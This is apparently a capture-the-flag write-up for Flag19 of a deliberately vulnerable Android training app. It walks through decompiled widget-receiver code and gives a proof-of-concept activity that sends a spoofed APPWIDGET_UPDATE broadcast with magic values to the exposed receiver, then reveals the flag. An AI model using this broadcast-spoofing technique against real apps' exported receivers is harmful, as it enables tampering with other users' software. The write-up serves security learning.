Challenge Requirements
Send a malicious update broadcast to Flag19Widget
Analysis
The first thing I did is to inspect what this widget do and where does it send the intent to so let’s check that

 Upon inspecting the widget we see that it displays the count of the challenges solved in Intent Attack Surface app and sends the intent to
 io.hextree.attacksurface.receivers.Flag19Widget so let’s inspect it
Flag19Widget
public class Flag19Widget extends AppWidgetProvider {
    @Override // android.appwidget.AppWidgetProvider
    public void onDisabled(Context context) {
    }

    @Override // android.appwidget.AppWidgetProvider
    public void onEnabled(Context context) {
    }

    static void updateAppWidget(Context context, AppWidgetManager appWidgetManager, int i) {
        new Intent(context, (Class<?>) MainActivity.class);
        RemoteViews remoteViews = new RemoteViews(context.getPackageName(), R.layout.flag_home_widget);
        remoteViews.setOnClickPendingIntent(R.id.btn_widget1, PendingIntent.getBroadcast(context, 0, refreshIntent(context), 201326592));
        SolvedPreferences.initialize(context);
        remoteViews.setTextViewText(R.id.btn_widget1, SolvedPreferences.countSolved() + " Flags");
        appWidgetManager.updateAppWidget(i, remoteViews);
    }

    @Override // android.appwidget.AppWidgetProvider, android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Bundle bundleExtra;
        Log.i("Flag19Widget.onReceive", Utils.dumpIntent(context, intent));
        super.onReceive(context, intent);
        String action = intent.getAction();
        if (action == null || !action.contains("APPWIDGET_UPDATE") || (bundleExtra = intent.getBundleExtra("appWidgetOptions")) == null) {
            return;
        }
        int i = bundleExtra.getInt("appWidgetMaxHeight", -1);
        int i2 = bundleExtra.getInt("appWidgetMinHeight", -1);
        if (i == 1094795585 && i2 == 322376503) {
            success(context);
        }
    }

    private void success(Context context) {
        Intent intent = new Intent();
        intent.addFlags(268468224);
        intent.putExtra("appWidgetMaxHeight", 1094795585);
        intent.putExtra("appWidgetMinHeight", 322376503);
        intent.setComponent(new ComponentName(context, (Class<?>) Flag19Activity.class));
        Toast.makeText(context, "Success! Open the app to trigger the flag activity", 0).show();
        context.startActivity(intent);
    }

    @Override // android.appwidget.AppWidgetProvider
    public void onUpdate(Context context, AppWidgetManager appWidgetManager, int[] iArr) {
        for (int i : iArr) {
            updateAppWidget(context, appWidgetManager, i);
        }
    }

    public static Intent refreshIntent(Context context) {
        int[] appWidgetIds = AppWidgetManager.getInstance(context).getAppWidgetIds(new ComponentName(context, (Class<?>) Flag19Widget.class));
        Intent intent = new Intent();
        intent.setAction("android.appwidget.action.APPWIDGET_UPDATE");
        intent.putExtra("appWidgetIds", appWidgetIds);
        intent.addFlags(8);
        return intent;
    }
}
The only thing we’re interesting in here is the success method and how can we fire it so upon inspecting the code we see the conditions to fire that method:
public void onReceive(Context context, Intent intent) {
	Bundle bundleExtra;
	Log.i("Flag19Widget.onReceive", Utils.dumpIntent(context, intent));
	super.onReceive(context, intent);
	String action = intent.getAction();
	if (action == null || !action.contains("APPWIDGET_UPDATE") || (bundleExtra = intent.getBundleExtra("appWidgetOptions")) == null) {
		return;
	}
	int i = bundleExtra.getInt("appWidgetMaxHeight", -1);
	int i2 = bundleExtra.getInt("appWidgetMinHeight", -1);
	if (i == 1094795585 && i2 == 322376503) {
		success(context);
	}
}
So upon sending an intent to this receiver it checks 3 things:
- action: needs to contain
APPWIDGET_UPDATE - appWidgetMaxHeight: needs to be
1094795585 - appWidgetMinHeight: needs to be
322376503When that happens thesuccessmethod is called:
private void success(Context context) {
	Intent intent = new Intent();
	intent.addFlags(268468224);
	intent.putExtra("appWidgetMaxHeight", 1094795585);
	intent.putExtra("appWidgetMinHeight", 322376503);
	intent.setComponent(new ComponentName(context, (Class<?>) Flag19Activity.class));
	Toast.makeText(context, "Success! Open the app to trigger the flag activity", 0).show();
	context.startActivity(intent);
}
It sends a notification confirming that we solved the challenge and asks as to trigger the flag activity Now we know what to do so let’s start crafting the POC
POC
Flag19
public class Flag19 extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_flag19);
        getSupportActionBar().setTitle("Flag 19");

        Button button = findViewById(R.id.button_flag19);
        button.setOnClickListener(v -> {
            Intent intent = new Intent();
            Bundle bundle = new Bundle();

            bundle.putInt("appWidgetMaxHeight", 1094795585);
            bundle.putInt("appWidgetMinHeight", 322376503);

            intent.setAction("APPWIDGET_UPDATE");
            intent.putExtra("appWidgetOptions",bundle);
            intent.setClassName("io.hextree.attacksurface",
                    "io.hextree.attacksurface.receivers.Flag19Widget");

            sendBroadcast(intent);
        });
    }
}
After sending this broadcast we should get the following toast message:

Example
If you didn’t get that notification make sure to enable the notifications of Intent Attack Surface apps from the emulator settings :)
After that we just open the application to retrieve our flag!

Flag
HXT{exposed-widget-receiver-xz7bs}